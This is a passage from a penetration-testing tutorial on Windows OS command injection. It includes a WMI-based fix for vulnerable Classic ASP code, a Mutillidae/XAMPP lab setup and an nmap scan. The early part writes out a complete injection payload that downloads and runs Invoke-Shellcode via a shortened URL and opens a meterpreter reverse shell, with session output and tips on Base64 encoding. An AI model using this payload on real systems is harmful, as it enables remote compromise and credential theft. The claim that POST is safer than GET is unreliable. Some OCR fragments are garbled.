
After, we have the shortened link, which is 'http://bit.ly/NHpT5c' in my scenario, I would use this short URL in the payload. The payload would contain and be crafted as follows:

IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/NHpT5c'); Invoke-Shellcode –Payload windows/meterpreter/reverse_https –Lhost 10.x.x.xx6 –Lport 9090 –Force

This isn't the whole payload though. What we did here is using the capabilities of PowerShell which would be arbitrarily called because command injection vulnerability allows the process to be called into the memory and using this part of the payload thereby 'Downloading' the 'string' and processing the post exploitation 'Code Execution' Shellcode to achieve remote code execution over a remote compromised machine which would be an Windows based installation platform. In the payload itself, the penetration tester has to define the IP and port configuration of the 'victim' or compromised system rather than the 'penetration tester' machine. Use the 'ipconfig' on Windows platform as shown in previous sections to get this information. Now as for the full payload, this would be:


google.com | powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/NHpT5c'); Invoke-Shellcode –Payload windows/meterpreter/reverse_https –Lhost 10.x.x.xx6 –Lport 9090 –Force

This whole payload would invoke PowerShell using command injection and execute the PowerShell process thereby executing the 'shellcode' remotely across the network. This in turn will spawn a meterpreter shell in the Metasploit running instance in the penetration tester machine.




As soon as we process this payload, the penetration tester would get a meterpreter session open his Metasploit console framework which has been already setup to receive a connection from the compromised system. The listener port was '9090'.

After a meterpreter session is opened, pretty much it would look like below:



```
[*] Patched user-agent at offset 640488...
[*] Patched transport at offset 640148...
[*] Patched URL at offset 640216...
[*] Patched Expiration Timeout at offset 640748...
[*] Patched Communication Timeout at offset 640752...
[*] Meterpreter session 1 opened (192.168.1.15:443 -> 192.168.1.18:49338) at 201
3-07-17 01:24:57 -0400
[*] Session ID 1 (192.168.1.15:443 -> 192.168.1.18:49338) processing AutoRunScri
pt 'post/windows/manage/smart_migrate'
[*] Current server process: powershell.exe (1428)
[+] Migrating to 528
[+] Successfully migrated to process

msf exploit(handler) > 
```

This meterpreter session has the same functions as that of a remote shell with more added functionality such as credential harvesting, etc. All the documentation for Metasploit are to be referred from a book on any Metasploit subject. I had recommended one before. This method might just fail depending upon the scenario, the firewall status set from within the Windows machine or the target machine. However because 'PowerShell' ships with Windows by default, penetration testers use PowerPreter scripts and much more post exploitation techniques to conduct their penetration test. The discussion on 'PowerPreter' is beyond the scope of this document. Most of the post exploitation tasks are to enumerate user names, passwords, database credentials, etc. which could be also be carried out by web shells discussed above. In order to gain a very detailed deeper understanding in execution of PowerShell scripts, a massive study on PowerShell is needed for a penetration tester. PowerShell also has the ability to 'encode' the strings passed with the '-enc' switch. This means, if the commands were not working for 'encode' reasons, the passed strings could be encoded such as the following which is only an example:




```
http://10.     6/inject/osc   n | powershell IEX (New-Object
Net.WebClient).DownloadStri   oke-Shellcode -Payload
windows/meterpreter/reverse_   orce
```

This could be done using the 'Hackbar' addon in Mozilla Firefox. Other possible ways is to manually encode the strings passed using online encoders or via using in-built Linux commands and then passing the encoded values of the string. The command 'powershell.exe' would be passed as it is, since it would be the primary command which would need to be executed first, the associated string after the 'pwershell.exe' would be the strings which would need to be encoded into Base64 as per the required.

Mitigating Vulnerable ASP Code Using Safe API Functions


The sample ASP code which was provided above might be mitigated using safe API which comes with Windows Management Instrumentation (WMI). WMI are set of extensions for Windows Drivers which provides an operating system (Windows based operating systems) with information and notification components. This example of the patched sample code reflects to the previously used vulnerable version of Classic ASP based code.


C:\inetpub\wwwroot\inject\oscommandsecure.asp - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
oscommandsecure.asp ×

```
<html>
<head>
    <title>ASP Command Injection </title>
</head>
<body>
<h1> ASP based Windows OS Command Injection Test </h1>
<p>This application reveals information regarding online or offline status
of a host. Ping statistics are default disabled. This Classic ASP code
uses winmgmts API 'Win32_PingStatus' to judge the status result with DB
query to the API underneath</p>
<% Response.Buffer = true %>
<%
    url = Request.QueryString("arg")
    WMI = "winmgmts:{impersonationLevel=impersonate}"
    wqlQuery = "SELECT StatusCode FROM Win32_PingStatus WHERE Address" & _
        " = '" & url & "'"
    set PingResult = GetObject(WMI).ExecQuery(wqlQuery, "WQL", 48)

    Response.write url & " is "
    For Each result in PingResult
        if IsNull(clng(result.StatusCode) > 0) then
            Response.Write "Offline"
        else
            Response.write "Online"
        end if
    Next
%>
 </p>
 </body>
 </html>
```

The mitigated version of the sample ASP code utilizes an API called ‘Win32_PingStatus’ to carry out the pinging tasks rather than throwing back in a shell exposed to the web front which would go vulnerable for the application in major ways. The sample code queries the WMI database from an address provided via the string passed using GET parameter named ‘arg’. The value for the ‘arg’ would be stored in a variable called ‘url’ and using this variable, the queries are made to carry on the task of pinging remote addresses for their ‘online’ or ‘offline’ status. The application then throws back if the remote address was available or not. If the remote address was available, the ‘Online’ value would be resulted back.

Deploying this mitigated version sample ASP code via the IIS 8.5 server using Windows Operating System, we could check for the functionality if the application worked properly as it should:


File Edit View History Bookmarks Tools Help
ASP Command Injection
'.0.0.1/inject/oscommandsecure.asp?arg=google.com
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize

ASP based Windows OS Command Injection Test

This application reveals information regarding online or offline status of a host. Ping statistics are default disabled. This Classic ASP code uses winmgmts API 'Win32_PingStatus' to judge the status result with DB query to the API underneath

google.com is Online


The passed string as an argument to the GET parameter named ‘arg’ was ‘google.com’ and the resultant was ‘Online’ which meant ‘google.com’ was online and hence the ping succeeded. Similarly secure API could be used for other functionalities which he web developer might want to accomplish. This doesn’t mean that the API’s used would always be secure. There would be many API’s which would be vulnerable by default and using them might again land the application security at risk. Before using any API, it’s recommended to check the API documentation, understand the usage of the API and do a background check if the API was already vulnerable in wild or otherwise. API’s could be used in other programming or scripting languages too, and has been proven secure for serious vendors if previous checks were done. There are exceptions where an assumed ‘secure’ API could possibly go vulnerable because of logical issues as well as coding bugs at a foundational level. It’s considered a safe assumption to pass values using ‘POST’ methods rather than the ‘GET’ methods. It’s just because using ‘POST’, the passed strings will go un-noticed in the URL and hence an amateur attacker would not notice the application entry points wherein he could ‘inject’ malicious payloads if noticed already. If the application and the API itself is vulnerable, neither using ‘POST’ or ‘GET’ methods could stop the ‘hack’, but it’s a safe assumption common security practice for web developers to timidly maintain ‘POST’ requests rather than the ‘GET’ requests. The classic ASP code version doesn’t need any secure design implementation as because logically using the API’s which come with the WMI are enough to secure the given sample vulnerable ASP code which lead to arbitrary execution of system commands and hence leading to system compromise via uploading a backdoor webshell used for maintaining an access.

OS Command Injection Using Intended Vulnerable Application

Since this would officially be the first instance wherein a vulnerable application written by 'Jeremy Druin' will be introduced. I would take time to install and take a step forward to show how these vulnerable applications could be hosted using 'XAMPP' stack on Windows Operating System. First and foremost, Mutillidae is a Web Application created to demonstrate various application security issues which could lead to a compromise at the host level or at the application level thereby gaining in user credential or other informational value which could benefit a web attacker. In order to demonstrate the 'OS Command Injection' variant which is already integrated into the 'Mutillidae' application, we would need to download a version of Mutillidae from the link: http://sourceforge.net/projects/mutillidae/


After a recent version of Mutillidae was downloaded, a local copy of the web application could be hosted and hence could be served via the 'Apache' web server on Windows. This time we are using Apache and not IIS 8.5 to serve the web application outside the internal network. A recent version of 'XAMMP' could be downloaded from: https://www.apachefriends.org/download.html and then installed in the Windows Platform to serve the vulnerable application which was intentionally made 'vulnerable' in order to demonstrate various application security issues as discussed above.

After 'XAMMP' had been installed, launching the XAMPP will show up a control panel similarly to the following which has various options for 'configuration' and 'starting' up different services required for web based applications and in general database start and configurations:




Here, we would require two core services to run the local installation copy of XAMMP, first one is the Apache web server which would serve the vulnerable web application and the other would be the back-end database service which in this case would be 'MySQL'. To look at a detailed guide on setting up everything from scratch, the folder under 'Mutillidae' which was recently downloaded has a file called 'Documentation', this folder contains a step on step information about 'Mutillidae' installation process and configuring 'Mutillidae' as per the requirement. To be able to start the Mutillidae web application, the downloaded copy of the 'Mutillidae' needs to be placed at a location in the 'XAMPP' installation folder and be renamed as simple as possible. To do this, copy the downloaded folder under 'htdocs' which would be under '/xampp/' directory wherever 'XAMPP' was installed.

In this scenario, XAMPP was installed in the C:\ directory and hence I would copy the downloaded copy of Mutillidae inside 'C:\xampp\htdocs\' with the name 'application':



Name	Date modified	Type	Size
ajax	8/18/2014 4:17 AM	File folder	
application	10/13/2014 5:26 PM	File folder	
forbidden	7/5/2014 4:04 PM	File folder	
h1	9/21/2014 5:34 AM	File folder	
hack	8/12/2014 10:57 PM	File folder	
img	7/5/2014 4:04 PM	File folder	
openemr	9/22/2014 10:23 PM	File folder	
restricted	7/5/2014 4:04 PM	File folder	


Take a note that I renamed the original given copy to 'application' for ease of use. To be able to go through the application and browse it, the apache webserver as well as the MySQL instances must be started from the 'XAMPP" control panel as discussed above:


XAMPP Control Panel v3.2.1 [Compiled: May 7th 2013]
XAMPP Control Panel v3.2.1
Config
Netstat
Shell
Explorer

Modules


Service	Module	PID(s)	Port(s)	Actions			
	Apache	8484 12280	443, 8081	Stop	Admin	Config	Logs
	MySQL	3308	3306	Stop	Admin	Config	Logs

I had configured 'Apache' Web Server to run on port 8081 and 443 instead of port 80 which should be the default. Either way, the application will now be served at port '8081' and to verify this, browse to the 'localhost' with port '8081' or if port '8081' was not setup, the installer has to leave it to default blank as browsers already take port 80 to be the default application web server port.



localhost:8081/xampp/

This is how it should look as an URL to browse the Web Server, and it would redirect to default XAMPP page. To browse to the local installed copy of the vulnerable application, we need to specify the directory which in our case would be 'application':




http://localh...1/application

localhost:8081/application


By default, Mutillidae only allows access from localhost (127.*.*.*). Edit the .htaccess file to change this behavior (not recommended on a public network).

One might just come across this friendly message. To be able to browse change the 'localhost' to 127.0.0.1 which represents the localhost:



Connecting...

127.0.0.1:8081/application



http://127.0.0.../application/

127.0.0.1:8081/application/

OWASP Mutillidae II: Web Pwn in Mass Production


Version: 2.6.14 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application


The vulnerable copy of the Mutillidae Web Application now must be running, refer to the documentation which comes along with 'Mutillidae' for further assistance if required any. From here on, we will straight away browse the application from the attackers machine, that is the penetration testers machine to look at the different usage of the 'OS command Injection' which would use the '&&' operator instead of the pipe operator which we had been using in the demonstrations before. This is just to ensure all the possible ways are covered in this document including bash command injection.

On the penetration tester's machine which is a Linux Kali instance, a penetration tester operating system distribution in Linux, we browse to the application at the specific port by first identifying the services which depicts how a penetration tester would discover various services and the applications running on a given IP:




```
root@shritam:~# nmap 192.168.245.1-10 -vvv -O -p80,443,8081

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-13 17:46 IST
Initiating Ping Scan at 17:46
Scanning 10 hosts [4 ports/host]
Completed Ping Scan at 17:46, 1.17s elapsed (10 total hosts)
Initiating Parallel DNS resolution of 10 hosts. at 17:46
Completed Parallel DNS resolution of 10 hosts. at 17:46, 0.26s elapsed
DNS resolution of 10 IPs took 0.26s. Mode: Async [#: 1, OK: 0, NX: 10,
DR: 0, SF: 0, TR: 10, CN: 0]
Initiating SYN Stealth Scan at 17:46
```

Knowing that the target IP address falls under the shown range i.e. 192.168.245.1 to 192.168.245.10, the penetration tester would engage a task of 'scanning' throughout the network to knock at specific port that is 80, 443, and 8081 and see if any available servers were up and were running any services at the mentioned port. Network Mapper would then determine the versions and additional host information such as the operating system using 'signatures'. Discussion on Nmap (Network Mapper) is beyond the scope of this document and any additional information could be achieved from its documentation. The results of such a 'scan' will result in the following:




```
Nmap scan report for 192.168.245.1
Host is up (0.00098s latency).
Scanned at 2014-10-13 17:46:54 IST for 4s
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8081/tcp open  blackice-icecap
Warning: OSScan results may be unreliable because
least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|XP
```

This shows that port 80 was running which was 'open' and served a 'web server' at the same TCP/IP port, the port '8081' was interesting and this was our supposed to be Mutillidae installation with XAMPP stack running and serving the Mutillidae resources. To determine, I use the 'NSE' script 'http-title' to fetch the page title of the enumerated host web servers:



